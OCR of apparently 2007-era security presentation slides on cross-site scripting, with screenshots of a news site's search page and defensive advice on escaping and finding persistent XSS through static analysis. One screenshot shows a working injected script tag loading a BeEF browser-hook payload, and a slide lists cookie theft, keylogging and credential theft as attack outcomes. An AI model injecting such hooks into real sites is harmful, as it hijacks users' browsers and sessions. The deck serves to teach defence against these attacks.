
Contacting "securityresponse.symantec.com"



turning ideas into reality.

Microsoft Research is dedicated to conducting both basic and applied research in computer science and software engineering. Its goals are to enhance the user experience on computing devices, reduce the cost of writing and maintaining software, and invent novel computing technologies. Microsoft Research also collaborates openly with colleges and universities worldwide to broadly advance the field of computer science. Learn more...

Helping Search Engines Understand What You Want
Among the many papers from Microsoft Research accepted for SIGIR 2007 is one that promises to enable a search engine to understand what a user wants—and thereby provide a more precise set of results. Read more ...




Search

We did not find any results for
MC1=GUID=09def0349ff85440a4cef410c2eeacd9&HASH=34f0&LV=20077&V=3; A=I&I=AxUFAAAAAAD2BQAAnkhz2wxJC8o//kKhocb28g!!&CS=1019wK0; WT_FPC=id=59.95.248.214-3866706352.29871563:lv=1185216851862:ss=1185216803819

Search tips:

- Ensure words are spelled correctly.
- Try rephrasing keywords or using synonyms.
- Try less specific keywords.
- Make your queries as concise as possible.

Other resources that may help you:


HOME | U.S. | WORLD | POLITICS | BUSINESS | H
| MYNEWS | SPORTS | WEATHER
RADIO | MOBILE | FOX & Friends | Studio B | Your World | Big Story | Special Report | FOX Report | O'Reilly Factor | Hannity & Colmes | On the Record | FNC iMag | FOX Fan
OK
STORIES
VIDEO
We Report. You Decide.
SoundDock Portable digital music system
Hillary for 2008?

Search Results: </script><script src='http://127.0.0.1/beef/hook/beefmagic.js.php'></script>

http://search2.foxnew

beef xss

The page at http://search2.foxnews.com says:

pwn3d

ON FNC:

RED EYE W/ GREG GUTFELD 2:00am EST

Outrageous and Outspoken Commentary SCHEDULE

SEARCH

"; document.forms["search_form"].q.focus(); //-->

Search took 0.03 seconds.

Did you mean: </script><script src='http://127.0.0.1/beef/hook/***bootmagic***.js.php'></script>

Free Ann Coulter Email
Get Ann's weekly column sent to you by email each week!
www.HumanEvents.com

Giuliani Romney Thompson?
Republican Internet Primary Has Started- Vote Early Now!
www.newsmax.com

Buy a link here

Free Ann Coulter Email
Get Ann's weekly column sent to you by email each week!
www.HumanEvents.com

Can Giuliani Stop Hillary?
Republican Internet Primary Has Started- Vote Early Now!
www.newsmax.com

Tiger, Phil, Sergio and more
The best golfers in the world play at PGATOUR.COM. Click Here.
PGATOUR.COM

Top Nursing Programs

FOX NEWS VIDEO

TOP VIDEO

Fierce Gun Fight
Baghdad governor's convoy comes under attack

Latest Fox News Headlines

FOX NEWS FLASH

Video footage of Carol Gotbaum arrest
Lawnmower used as getaway car

ADVERTISEMENT

There's More to XSS Than `alert()`

Steal Cookies	Log Keystrokes	Deface Websites
Port-scan Intranet	Steal Credentials	Abuse Browser Vulnerabilities
Launch XSRF	Steal Browser History	and more...

[VIDEO DEMO OF BeEF]

Preventing XSS

- HTML escape when you can
- You may still have to perform input validation (ban characters) depending on “where” in the HTML you echo
- See `http://www.gnucitizen.org/xssdb/` for attack vectors
- White-list approach always the best (when possible)

Persistent XSS

- When data stored in the database [or in a session variable] is output to the browser without validation
- Automated tools have not caught up
- Persistent XSS is *harder* to find

The Complexities of Assessing XSS Automatically Yet Accurately

- Consider the following algorithm a typical application scanner may use:


    1. Insert HTML entities into parameters while fuzzing
    2. Did the application output the parameter without escaping the entities?
    3. Yes?: XSS!
    4. No?: Fuzz some more permutations before giving up

- The above algorithm is not likely to catch Persistent XSS that may appear in other parts of the application, or across applications

Finding Persistent XSS via Static Code Analysis


Non-persistent XSS:

```
...
somestring = getparameter(param)
echo "<HTML>"
...
...
echo "<b>".$somestring."</b>"
...
```



Finding Persistent XSS via Static Code Analysis

Persistent XSS:



```
...

somestring = value_from_database(x)

echo "<HTML>"

...

...

echo "<b>".$somestring."</b>"

...
```

Finding Persistent XSS via Static Code Analysis

- In the non-persistent case, it is clear that a High risk XSS vulnerability is present
- In the persistent case, there is only a *suspicion* that a XSS vulnerability may be present: The database string (or session variable) may or may not have been user supplied or dynamic in nature
- Static analysis tools do not track user supplied data across database operations

Finding Persistent XSS via Static Code Analysis

- Persistent XSS is difficult to find using static analysis
- Application A writes user supplied input to the database, Application B outputs the data. Analyst performing code review for Application B cannot trace the flow
- Possible solution is to configure the code analyzer to report XSS if a variable is output into HTML without invoking a pre-defined escape method
- Do not rely on point-and-click/zero-configuration scans to give you a exhaustive list of XSS attack vectors
- From a design perspective: applications should HTML-escape persistent data by default

